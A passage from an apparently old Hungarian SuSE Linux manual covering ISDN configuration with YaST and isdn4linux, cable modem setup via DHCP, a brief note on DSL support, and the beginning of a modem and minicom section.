A "normál" hálózati képességen kívül a Linux kapcsolódni tud az internet-szolgáltatónkhoz ISDN-en keresztül is. A legtöbb lehetőség beállítható a YaST segítségével, egyszerűen és könnyen készíthető ISDN konfiguráció a SuSE Linux-szal.

Ez a bekezdés főleg egy általános kapcsolatra vonatkozik az internet-szolgáltatónkkal ISDN-en keresztül. Természetesen, az *isdn4linux* ennél sokkal többet tud.

Ne felejtjük el, hogy néhány megemlített eljárás "illegális" alá esik. Minden egyes aktív kártya és a beépített programja hitelesített. A passzív ISDN vezérlők hitelesítettek akkor, ha a gyári szoftvereikkel futnak.

Az ELSA Mirolink PCI (régebben Quickstep-nek hívták) és az Eicon Diva 2.01 kivételek –ezek használata megengedett Linux alatt.

Azoknak, akiknek hitelesítésre van szükségük, kérjük használják valamelyik aktív ISDN kártyát, vagy csatlakoztassák a vezérlőt a házi telefonközpontjukhoz.

Az ISDN egy számottevő különbségben tér el a modem-es kapcsolattól –a hálózat egyszer állítódik be és konfigurálódik, nincs szükség kiegészítő parancsokra. Ez meghívódik "kívánságra". Például amint egy telnet programot indítunk, a kapcsolat létre fog jönni. Erre normális helyzetben kb. három másodpercre van szükség. Ezért, ha lehetséges engedélyezzük a "normál" felhasználóknak a kapcsolat létesítését. Beállíthatjuk a holtidőt. Ez az az időtartam, amely után a kapcsolat automatikusan törölődni fog, ha az összes processz amely a kapcsolatot használja, üresjáratban fut.

Miközben beállítjuk az ISDN rendszert, ajánlatos hogy tartsuk szemmel az üzeneteket a `/var/log/messages`-ben. Ehhez indítsunk egy másik `xterm` ablakot, vagy lépünk be egy másik konzolra és írjuk be:

```
meggyfa: # less +F /var/log/messages
```

A **+F** opció által a képernyőn megjelenik minden új sor "élőben", beírás közben; ezt az üzemmódot a **(Ctrl) + (C)**-vel hagyhatjuk el.

Egy másik opcióval megjeleníthetjük az ISDN forgalmat grafikusan, az *xisdnload* program segítségével. Azonnal látni fogunk minden egyes sort, amely a `/var/log/messages`-hez adódik.

6.2.1 ISDN beállítás - Lépésről lépésre

A következő bekezdés tartalmaz egy lépésről lépésre történő útmutatót az Internetre kapcsolódáshoz. Először próbálkozzunk ezzel. Ha nem működik, vagy részletesebb információra van szükségünk, akkor olvassuk el a következő bekezdést a fejezetből.

1. Mint 'root' felhasználó indítsuk el a YaST programot – ha a KDE-ben vagyunk: nyomjuk meg az (Alt) + (F2)-t, azután írjuk be **xterm**. A YaST egy új ablakban fog elindulni.
2. Menjünk a 'Rendszer adminisztráció', 'Hardver integrálása a rendszerbe' majd az 'ISDN hardver konfigurálása' menübe.
3. Töltsük ki a mezőket. Ha nem vagyunk biztosak a beírandókban, dokumentációt találunk a /usr/share/doc/packages/i4l-ben és a kézikönyv következő részében.
4. Ezután válasszuk az 'Indul' -t az ablakban.
5. Ha ez sikerült, (egy pozitív üzenet jelenik meg a képernyőn), akkor válasszuk ISDN-Paraméter-t.
6. Szintén töltsük ki a mezőt.
7. Ezután válasszuk az 'Indul' -t az ablakban.
8. Ha ez működik (másik pozitív üzenet jelenik meg), akkor válasszuk a Mentés-t.
9. Menjünk a 'Hálózat konfigurálás' menübe, 'Hálózat alapú konfigurálás'-hoz.
10. Készítsünk egy új eszközt az ((F5)-tel) - ISDN SyncPPP. Nyomjuk meg a 'RETURN'-t, az 'Adja meg a hálózat címét' menü eléréséhez.
11. Hagyjuk ezeket a beállításokat úgy ahogy vannak – a számítógépünk IP címe 192.168.0.99, a Ponttól-Pontig tár IP-címe 192.168.0.1 – és csak a *Default-Gateway*-t változtassuk meg ugyanarra a címre mint a *Ponttól-Pontig tár IP-címe* (192.168.0.1).
12. Befejezésül válasszuk a 'Folytatás' -t.
13. A 'Hálózat választása' ablakban aktíválnunk kell a kártyát az (F4) billentyűvel.
14. Mentsük el ezt az (F10) billentyűvel.
15. Menjünk a 'Névkişzolgáló konfiguráció' -hoz, válaszoljunk a kérdésre 'Igen (Yes)' -szel.
16. Írjuk be a szolgáltatónk névkişzolgálójának (DNS) IP címét. Ha ezt nem tudjuk, kérdezzük meg a szolgáltatónkat. Rendszerint megtalálható a szolgáltató weboldalán.
17. Zárjuk be a YaST-tot. Írjuk be: **init 1** egy terminálablakban. Ha KDE (és X) fut, akkor ezek leállnak.
18. Indítsuk újra a hálózatot **init 2**-vel, ha rendszerint az X-et **startx**-el indítjuk. Ha X Windows alatt jelentkezzünk be, akkor indítsunk **init 3**-mal.

19. Ha például Netscape-et használunk, máris tudunk barangolni az Interneten. Ha az **xisdnload**-ot is elindítjuk, megtekinthetjük a kapcsolat állapotát.
20. Néhány szolgáltató igényli, hogy adjuk meg a szolgáltatónk proxy szerverét a Netscape-nek:
A Netscape-ben menjünk az 'Edit', 'Preferences', 'Advanced', 'Proxies', 'Manual Proxy Configuration'-hoz és válasszuk a 'View'-t.

Most már az ISDN elérésnek futnia kell és az Internet kapcsolatnak automatikusan létre kell jönnie amint egy Internet címet beírunk például a Netscape-be, és a kapcsolat le fog záródni ha nincs adatforgalom több mint 60 másodpercen keresztül. Megfigyelhetjük a forgalmat az **xisdnload** segítségével! Ha mégsem működik, olvassunk tovább!

6.2.2 Áttekintés

A SuSE Linux tartalmazza a `isdn4linux` csomagot, amely tartalmaz hardvermeghajtóprogramokat és hálózati csatolófelületeket valamint modem emulációt (csak digitális modemekhez). A szoftver tartalmazza még az üzenetrögzítő funkcióhoz szükséges dolgokat.

Az ISDN meghajtóprogram az `/sbin/init.d/i4l_hardware`-rel indítható (lásd a 17 fejezetben (457. oldal)).

Az ISDN beállítása a `isdnctrl`-lal készíthető. (lásd 'man `isdnctrl`'). A hálózati felület beállítása ugyanolyan, mint a szabvány Ethernet felület beállítása az `ifconfig` ('man `ifconfig`') és a `route` ('man `route`') segítségével. A SuSE Linux-nál az `/sbin/init.d/i4l` hajtja végre a feladatot (lásd a 17 fejezetben (457. oldal)).

Minden tevékenység az `/etc/rc.config` bejegyzéseire alapozódik. Ezek, amennyiben lehetséges, az `isdnctrl` opcióinak bejelentkezési neveire hasonlítanak.

A `/sbin/init.d/route` állítja be az útvonalakat az eszközöknek és megadja a `/etc/route.conf`-nak.

Egy kapcsolat létesítését `isdnctrl`-lal követi az `/sbin/init.d/i4l`, az `/etc/rc.config` beállításainak használatával. Így láthatjuk azon paraméterek felsorolását, amelyeket beírhatunk:

```
meggyfa: # isdnctrl list all
```

Amint valaki ISDN szolgáltatást kér (ez lehet felhasználó vagy egy program), a kapcsolat létrejön.

6.2.3 ISDN Hardverbeállítás

Követelmények

Sikeres kapcsolat létesítéséhez a SuSE Linux-ból szükségünk lesz:

1. egy ISDN kapcsolatra
2. egy támogatott ISDN vezérlőre

3. telepített SuSE Linux-ra
4. egy SuSE Linux standard kernelre (a CD-ről)



Nincs szükségünk kernel fordításra! Ha mégis kernelt akarunk fordítani, győződjünk meg róla, hogy a `lx_suse`, `d`-ből használjuk a forrást!

5. a `'i4l'` csomagra az `n` készletből
6. a dokumentáció az `'i4ldoc'` csomagban (a `'doc'` készletben) található (ajánlott)

Mit kell tudnunk:

- az ISDN vezérlőnek a típusát
- a vezérlő beállításait—IRQ, port cím, stb. (típusfüggő)
- az ISDN protokollt amelyet használunk:
 - *1TR6*: (régi) nemzeti ISDN
 - *DSS1*: Euro-ISDN



Néhány az alközpontok közül (ellentétben a dokumentációjával) mégis használja a *1TR6*-ot a *DSS1* helyett.

Mi egy MSN/ÖESZ?

Az Euro-ISDN-el kapunk egy MSN-t (Multiple Subscriber Number azaz Összetett Előfizetői Szám), amely rendszerint a telefonszámunk az előtag nélkül. Ha éppen most fizettünk elő az ISDN-re, akkor kapni fogunk három különböző számot. Ezek közül bármelyiket használhatjuk az internet-szolgáltatónkkal való kapcsolathoz, éppen ezért ha mindig ugyanazt a számot használjuk telefonszámként, különbséget tudunk tenni köztük a kijelzőn.

Alapesetben az ISDN vezérlő közvetlenül kapcsolódik egy NTBA-hoz, de nem jó ötlet egy másik S0 busszal kapcsolódni az alközponthoz. Ha Euro-ISDN-t használunk az alközponthoz, az MSN általában a mellékvonal száma (közvetlen hívószám).

Az 1TR6-hoz kapunk egy EAZ-t (Németül: "Endgeraete Auswahl Ziffer" = végfelhasználó választószám). Egyébként, ezek azonosan kezelendők. Az EAZ egy egyszerű szám. Ésszerűen válasszunk egyet az 1-től 7-ig tartományból. Ne feledjük el a 0-át!


6.2.4 ISDN hardver beállítása a YaST-tal

A meghajtóprogram saját maga gondoskodik egy betölthető kernelmodulról. Nem kell a rendszerünket újraindítani. A megszokott ISDN vezérlőket támogatja a *HiSax* meghajtó.

Néhány vezérlő, mint például az *ICN* és az *AVM-B1*, valamint a P'n'P kártyák még nem állíthatók be a YaST segítségével. Ezek különleges eljárást igényelnek. Nézzük át az ISDN vezérlők beállításait ennek a résznek a vége felé.

Itt vannak az egyes lépések:

1. Lépjünk be 'root' felhasználóként.
2. Indítsuk el a YaST programot.
3. Most válasszuk a 'Rendszeradminisztráció', 'Hardver integrálása a rendszerbe' és 'ISDN hardver konfigurálásá'-t. A menü felépítését láthatjuk a 6.1 ábrán.



6.1 ábra: az ISDN beállítási menüpont a YaST-ban

4. Ezután írjuk be a következő paramétereket:

- **Start I4L**

ISDN csak akkor indítható, ha a beviteli mező aktív. Így ezzel ellenőrizhetjük, vajon egy ISDN kapcsolat automatikusan fog-e indulni bekapcsoláskor.

- **ISDN protokoll**

Itt két lehetőség közül választhatunk, a régi (nemzeti) Német ISDN (1TR6) vagy az alapértelmezett Euro-ISDN (EDSS1) között. Ne felejtsük el, hogy egy alközponton keresztüli kapcsolat, gyakran még mindig 1TR6-ot használ.

- **ISDN kártya típusa**

Válasszuk a HiSax által támogatott típusú meghajtót. Nézzük meg a `/usr/share/doc/packages/i4l/README.SuSE-t` a P'nP vezérlőkre vonatkozóan, valamint a 10.2.1 fejezetben (312. oldal).

Jegyezzük meg, hogy a PCI kártyák részére nem kell I/O címlet és megszakítást megadni.



- **Vezérlő ID**

Ezt hagyjuk érintetlenül a HiSax számára.

- **Megszakítás**

Memória alapcím

IO port

IO0 érték


IO1 érték

Kártya használatától függően néhány kiegészítő beállítás szükséges lehet. Csak azok a paraméterek fognak rendelkezésre állni, amiket a meghajtó engedélyez. A többiek le vannak tiltva.

- **Beállítások ISDN modulok betöltéséhez**

Ezek maradjanak üresen!

Nyomjuk meg az **(F1)**-et és további segítséget fogunk kapni. A beállítási párbeszéd az 6.2 ábrán látható.



6.2 ábra: az ISDN beállítása a YaST-ban

5. Most erősítsük ezt meg a 'Teszt indítása' megnyomásával.

Ez egy teszt: a modul be fog tölteni és egy üzenet fog tájékoztatni az ablakban, hogy vajon a kártya beállításai helyesek-e.

Ha OK: Erősítse meg a 'Mentés' megnyomásával.

A beállításaink folyamatosan íródnak a /etc/rc.config.d/i4l_*-ba, úgyhogy azok aktiválódni fognak a következő újraindítás során, vagy futási szint változásakor. A beállítások megmaradnak, amíg meg nem változtatjuk őket. A tesztelés után a meghajtó betöltve marad.

Ha hibás: Vizsgáljuk és változtassuk meg a paramétereket.

Ne feledjük el megnézni a /var/log/messages-t. (Emlékszünk hogy megnyitottuk, ugye?)

Lehetséges problémák:

- Néhány kártyán a 12 vagy 15-ös IRQ nem használható.

- A megadott cím vagy IRQ már használatban van. Távolítsuk el (tesztelési célból) az összes vezérlőt, amelyek nem közvetlenül szükségesek a teszteléshez (pl. hang és hálózati kártyák).
- A modulok már be vannak töltve. Eltávolításukhoz váltsunk át egy másik konzolra és írjuk be:
meggyfa: # **rmmod hisax**
- A használt kártya P'n'P berendezés. Tekintsük meg a `/usr/share/doc/packages/i4l/README.SuSE-t` további információért.
- A kártyánkat nem támogatja a *HiSax* (pl. ICN, AVM-B1). Nézzük meg a `/usr/share/doc/packages/i4l/README.SuSE-t`.

6. Lépünk ki a YaST-ból.

7. Az *isdnlog* beállítása.

Be kell állítanunk az **isdnlog**-ot mielőtt indítjuk a modulokat. Ezek a feladatok (task) felügyelnek minden tevékenységet az S0 buszrendszeren. Most át kell alakítanunk a következő fájlokat az igényeink szerint:

- `/etc/isdn/isdn.conf`:

Az első paraméter állítja be az országot, ahol használjuk az *isdn4linux*-ot. Ha ez Magyarország, akkor használhatjuk a megadott 6.2.1 fájl leírást.

```
# /etc/isdn/isdn.conf

[GLOBAL]
COUNTRYPREFIX = +
COUNTRYCODE = 36
AREAPREFIX = 0
```

6.2.1 fájllista: `/etc/isdn/isdn.conf`

Itt (a GLOBAL körzet), itt tehát meg kell adnunk a körzetszámot AREACODE (előhívószám) vezető nulla nélkül. Tehát, ha a körzetszámunk például 01, ezt kell beírunk: AREACODE = 1.

Magyarországon a következő rész alkalmazása nem kötelező. CHARGEMAX = 200.00 beállítása engedélyezi a maximum díj beállítását (Forintban) melyet engedélyezünk naponta. Ne bízunk ebben a sajátosságban!

- `/etc/isdn/callerid.conf`:

Itt meg kell adnunk mindegyik ismert telefonszámot. Látni fogjuk a neveket az MSN-ek helyett a `/var/log/messages`-ben mikor indítjuk az **isdnrep**-et.

Tekintsük meg példánkat a 6.2.2 fájllistában. A számunk 1111111. Az ISP-nk száma 2222222.

- `/etc/isdn/isdnlog.isdnctrl0.options`:

Itt beállításokat adhatunk meg az **isdnlog** számára. Erre alaphelyzetben nincs szükség.

```
# /etc/isdn/callerid.conf

[MSN]
NUMBER = 1111111
SI = 1
ALIAS = myself
ZONE = 1

[MSN]
NUMBER = 2222222
SI = 1
ALIAS = ISP
ZONE = 1
```

6.2.2 fájllista: /etc/isdn/callerid.conf

8. Most írjuk be a parancsokat:

```
meggyfa: # init 1
meggyfa: # init 2
```

tehát újraindul minden hálózati szolgáltatás. Engedélyeznünk és aktiválnunk kell az ISDN-t a YaST-tal, vagy újraindítanunk a gépet, ha ezt részesítjük előnyben.

6.2.5 Egy ISDN Internet kapcsolat beállítása

ISDN-beállítások az Internetszolgáltatónkhoz

Egy protokoll beállítása

Ezek az ISDN szolgáltatók három különféle módot kínálnak:

- terminál bejelentkezés *X.75* használatával
- *rawip-HDLC*
- *syncPPP*


Természetesen tesztelhetjük bármelyiket ezek közül a protokollok közül, de ajánlott, hogy csak az ISP által kínáltakat teszteljük.

Követelmények

- Az ISDN hardverbeállítási műveletek.
- Az ISDN meghajtóprogram be legyen töltve.
- Az MSN/ÖESZ számunk kéznél legyen.
- Tudnunk kell melyik protokollt használja az ISP-nk (*syncPPP*, *rawip*).
- Rendelkezésre álljon az ISP telefonszáma.
- Legyen érvényes felhasználónevünk és jelszavunk.
- Ismerjünk a szolgáltatónk Domain Name Server (DNS)-ét.

Ezek a követendő lépések:

1. Indítsuk el a YaST-ot és válasszuk a 'Rendszeradminisztráció', 'Hálózatbeállítás', 'Hálózat alapbeállítás'-t. A 6.3 ábrán láthatunk egy képernyőképet.



6.3 ábra: hálózat beállítása YaST-ban

2. Válasszunk egy számot, amely még nincs használatban, pl. 4.
3. Most válasszuk az 'ISDN SyncPPP' eszközt az (F5) megnyomásával.
4. Nyomjuk meg az (F6)-ot ('IP cím') és írjuk be:
 - A host IP címünk: 192.168.0.99
 - A Point-to-Point partner IP címe: 192.168.0.1
5. Hagyjuk el ezt az ablakot a 'Folytatás' megnyomásával.
6. Az (F4) megnyomásával aktiválhatjuk a hálózati eszközt, ha előzőleg már megfelelően elkészítettük.
7. Az (F8) ('ISDN') lehetővé teszi néhány ISDN-specifikus paraméter megadását. Ez látható a 6.4 ábrán.


Most írjuk be a következőket:

- **Saját telefonszámunkat (MSN): e.g. 123456**
- **A meghívandó számot: 012345678**

Néhány alközpontnál szükséges egy "0" a híváshoz. Azt is jegyezzük meg, hogy bármely szám, amit szóközzel választunk el, két *különböző* telefonszámnak számít.



- **Számok, melyeket lehet hívni:**
Csak behívó szerverekhez szükséges (és mi jelenleg kifelé akarunk hívni).
- **Csak a megadott számok engedélyezettek:**
Jelöljük be, hogy senki se indíthasson nemkívánatos kapcsolatokat a gépünkéről!



6.4 ábra: ISDN hálózati paraméterek beállítása a YaST-ban

- **Tárcsázási mód:**
Az auto-val a kapcsolat automatikusan létrejön ha megkíséreljük, és elérhetővé válnak azok a címek, amelyek rendszerint csak az ISDN csatolón át hozzáférhetőek. Ha a kézi beállítást választjuk a kapcsolódáshoz *kézzel* kell létrehoznunk, szükség szerint. A ki választása esetén nem lehetséges kapcsolatot létesíteni ezen az ISDN csatolón keresztül.
- **Várakozási idő:**
Egy bizonyos nem használt időtartam után (várakozási idő) a kapcsolat lezárul.
- **PPP bejelentkezési név:**
Írjuk be a szolgáltatónkhoz használt bejelentkezési nevet.
- **PPP bejelentkezés jelszava:** Írjuk be a jelszavunkat a szolgáltatónkhoz. A jelszó nem fog látszani a képernyőn, de csillagokkal jelzik. Tárolva lesz viszont az `/etc/ppp/pap-secrets` fájlban.

Nyomjuk meg az **(F1)**-et és további segítséget fogunk kapni.

8. Erősítsük meg ezt a 'Teszt indítása' megnyomásával.
Most egy hálózati teszt indul el. Hibüzenetet fogunk kapni, ha bármi rosszul alakul. Ezen a ponton már nem kellene problémának jelentkeznie, ha eddig nem volt.

Ha OK: Erősítsük ezt meg a 'Mentés' megnyomásával. Most a beállításaink az `/etc/rc.config`-ba íródnak, és aktívak maradnak addig amíg nem változtatjuk azokat. A beállítások aktívak a teszt alatt és után is.

Ha hiba: Valami miatt az ISDN modulok nem töltődtek be. Keressük a megoldást a `/var/log/messages`-ben.

9. A YaST-ban menjünk a 'Névszerver konfiguráció' menüpontba és válaszoljunk a kérdésre **Igen**-nel. Itt írjuk be a szolgáltatónak névszerver (DNS) IP számát. Ha netán nem tudnánk, kérdezzük meg a szolgáltatóunktól. Esetleg a környezetünkben már valaki használ Linuxot Internettel, akkor kérjük meg, hogy írják be egy terminálablakba a következő parancsot (T-Online-t használunk példaképpen):

whois t-online.de

Ilyen választ fogunk kapni, amely a következő sorokat tartalmazza, és a 6.2.3 fájllistában látható.

```
domain:      t-online.de
descr:      Deutsche Telekom AG, Telekom Online-Dienste
descr:      Generaldirektion, GK361
descr:      Postfach 2000
descr:      D-53105 Bonn
descr:      Germany
admin-c:     KHS252-RIPE
tech-c:      JS691-RIPE
zone-c:      FS340-RIPE
nserver:     dns00.btx.dtag.de
```

6.2.3 fájllista: A whois t-online.de parancs eredménye

A **nserver**: sorban láthatjuk a szolgáltatónk névszerverét. Most a névből az IP címet kell megtudni. Megszerzéséhez írjuk be a következő parancsot:

host dns00.btx.dtag.de

Egy ilyen válasz érkezik, mint

```
dns00.btx.dtag.de has address 194.25.2.129
```

Ez (194.25.2.129) lesz akkor a névszerver IP száma a T-Online felé.

Ha a kapcsolat mégsem működik:

- Nézzük meg a /var/log/messages-nek "szokatlanoknak tűnő" eredményeit.
- Próbáljuk újra a **rawip** elérés használatával.
- Az MSN/EAZ jól van beállítva?
- Kell egy **0**-t hívni először?

További tippeket találunk a Támogató Adatbázisban. Ez rendelkezésre áll a <http://sdb.suse.de/sdb/en/html> címen a saját WWW szerverén, vagy a SuSE segítőrendszeren keresztül (indítás **susehelp**, vagy menüből), feltéve ha telepítettük a **susehelp**, **doc** csomagot és a **sdb_en**, **doc**-ot.

10. A kapcsolat most már valószínűleg működik. Ezután vissza kell mennünk a YaST-hoz, megnyomni a 'Mentés' gombot és bezárni a YaST-ot.

Dinamikus IP számok syncPPP segítségével

Dinamikus IP címek használata esetében a saját használatra kapott álcímeket jogosan használhatjuk saját helyünk megjelölésére, amíg a kapcsolat fennáll.

További információk

További információkat találunk arról hogy hogyan állíthatjuk be az ISDN alrendszerünket egy ISDN kapcsolathoz a következő forrásokban:

- A `/usr/share/doc/packages/i4l/README.SuSE` fájlban
- Támogató-Adatbázis: <http://sdb.suse.de/sdb/en/html>
- A `i4ldoc` csomagban (pl. az ISDN-FAQ a következő fájlban: `/usr/share/doc/packages/i4ldoc/i4l-faq`)
- `/usr/share/doc/packages/inetcfg (inetcfg)` pl.:
T-Online ISDN segítségével

6.2.6 ISDN üzenetek

Egy jellegzetes "hiba"üzeneti *ok* a HiSaX-ban két részből áll, a **hely** és az **ok kódja**. Európai ISDN esetében ez 5 karaktert tartalmaz, **Exxyy**, amiből az **xx** képviseli a hiba forrását és az **yy** a hiba okát az üzenetben. A HiSaX ezt a kimenetet mindig hexadecimális formátumban készíti el. Néhány üzenet nem valódi hiba, hanem a normál telefonkapcsolat viselkedését tükrözi ("foglalt", "kapcsolat vége, szétkapcsolással").

Egy speciális kézikönyvoldal létezik ezekhez az üzenetekhez, amely tartalmazza a hibák teljes listáját: lásd `'man isdn_cause'`.

6.3 Kábelmodemek

Fordította: Zelena Endre

Néhány európai országban, hasonlóan az USA-hoz és Kanadához, a kábeltévén keresztüli Internet-elérés eléggé gyakori. Ebben a részben egy lépésenkénti leírást szeretnénk adni a kábeltévés Internet-elérés kialakításához. Az itt leírtak általában alkalmazhatóak a legtöbb kábeltévé szolgáltató hálózatának használatához.

6.3.1 Az alapok

A kábeltévés Internet előfizető a kábelszolgáltatótól kap egy "modem"-et, aminek egyik csatlakozójához a központi antenna kábele, míg a másikhoz a felhasználó számítógépe csatlakozik hálózati kártyával, 10Base-T (csavart érpáras) kábelén keresztül. Ez a modem reprezentálja az állandó kapcsolatot a számítógép részére, általában fix IP-címmel.

A telepítés menete

1. Amennyiben a hálózati kártya már telepítve van a számítógépben, lásd a 8. lépést.
2. Rendszergazda, azaz `'root'` felhasználóként el kell indítani a YaST-ot. KDE-ben az **(Alt)** + **(F2)** megnyomása után megjelenő ablakba be kell írni: **xterm**, majd az új ablakban kell a YaST-ot indítani.
3. Belépés a YaST-ban a 'Rendszeradminisztráció', 'Új hardverelem integrálása a rendszerbe', 'Hálózati eszköz beállítása' menübe.

4. A 'Hálózat típusa' pontba eth0-t írni.
5. A 'A hálózati eszköz típusa'-nál a hálózati kártya típusát kell megadni.
6. A 'Module opciók'-nál a hálózati kártya kernel-moduljának paramétereit adhatók meg, pl. I/O port, memóriacím, stb. Lásd a 14 fejezetben (383. oldal). *Figyelem!* Ha PCI-buszos hálózati kártyát használ, általában nem szükséges modul-opciót megadni.
7. A 'Folytatás' megnyomása után a YaST főmenübe való visszatéréshez nyomja meg kétszer a (Esc) billentyűt.
8. Miután a hálózati kártya telepítésre került, be kell lépni a 'Rendszer-adminisztráció', 'Hálózati beállítások', 'Hálózati alapbeállítások' menüpontba.
9. Ha eddig eljutott, a 'Hálózat kiválasztása' ablakban tartózkodik.
10. Nyomja meg a (F5) billentyűt az Ethernet csatoló konfigurálásához.
11. Nyomja meg a (F3)-at, és válassza a 'DHCP'-t.
12. Nyomja meg a (F4)-et az interfész aktiválásához.
13. Az (F10) megnyomásával a konfiguráció mentésre kerül.
14. Lépjen ki a YaST-ból az (Esc) néhányszori megnyomásával.
15. Ezután aktiválható a hálózati elérés a **rcdhclient start** parancs kiadásával, majd tesztelhető a kapcsolat, például a **ping www.suse.de** parancs kiadásával.

Ez a leírás a SuSE 6.4, vagy magasabb verziókhoz használható. Amennyiben még a SuSE 6.3-at használja, egy további lépésre van szükség. A YaST-ban be kell állítani a `rc.config` változót `yes`-re (Lásd a 3.6.12 fejezetben (116. oldal), hogyan.) Ezután a hálózat minden újraindítás után elérhető lesz, minden további parancs végrehajtása nélkül.

A fenti módszer egy lehetséges alternatívája, – amennyiben az IP-cím, hálózati maszk és gateway-cím ismert, és állandó – a fix hálózati beállítás használata. (Lásd a 5.1 fejezetben (157. oldal).) Ezekkel az információkkal kapcsolatban a kábelszolgáltatót keresse. A fix konfiguráció előnyei többek között az, hogy rendszerindítás során, amennyiben a hálózati kapcsolat nem üzemel, a rendszer normál módon betöltődik, és a hálózat – a kapcsolat visszaállása után – használhatóvá válik.

6.4 T-DSL, T-ISDN-DSL, ADSL...

Fordította: Zelena Endre

Linux alatt a DSL jellegű Internet-elérés (T-ISDN-DSL, ADSL, stb.) támogatása jelenleg fejlesztési stádiumban van, így ezekhez közvetlen támogatást nem tudunk nyújtani.

A support-adatbázisunkban található cikkben található további információ erről, és az ezzel kapcsolatos legfrisebb fejlesztésekről. A fenti cikk a http://sdb.suse.de/sdb/de/html/hoes_adsl_pppoe.html címen érhető el.

6.5 Modem csatlakoztatása

Fordította: Petőfi Sándor László

Egy modem gépünkhöz való csatlakoztatásának legközvetlenebb módja a soros kábelén keresztüli csatlakozás. A YaST-ban meghatározhatjuk, melyik interfészt kívánjuk használni (lásd a 17.6 fejezetben (464. oldal)). A modem eszközre mutató `/dev/modem` csatolás lehetővé teszi modemünk elérését, és így azzal sem kell törődnünk, valójában melyik portra csatlakoztattuk azt.



Vannak úgynevezett kereskedelmileg elérhető "WinModemek". Ezek jelenleg kevés kivételtől eltekintve NEM működnek linux alatt. Vessünk egy pillantást a

http://www.suse.de/sdb/en/html/cep_winmodem.html
és a <http://www.linmodems.org/> címekre.

A modemekre általánosságban még a `Modem-HOWTO.gz` vonatkozik.

Gyakori terminálprogram a *minicom* és a *seyon* (de természetesen ezekről eltérőek is léteznek).

minicom

A minicom egy egyszerűen használható terminálprogram, amely a DOS-os *Telnet*-re hasonlít. Nem bevezetést kívánunk az alábbiakban adni, inkább egy rövid áttekintést a program beállítására vonatkozóan.

Minden a *minicom*-ot használni kívánó felhasználó nevének szerepelnie kell a `/etc/minicom.users` fájlban, amely tartalmazza mely felhasználók érhetik el a modemet és milyen engedélyekkel rendelkeznek.

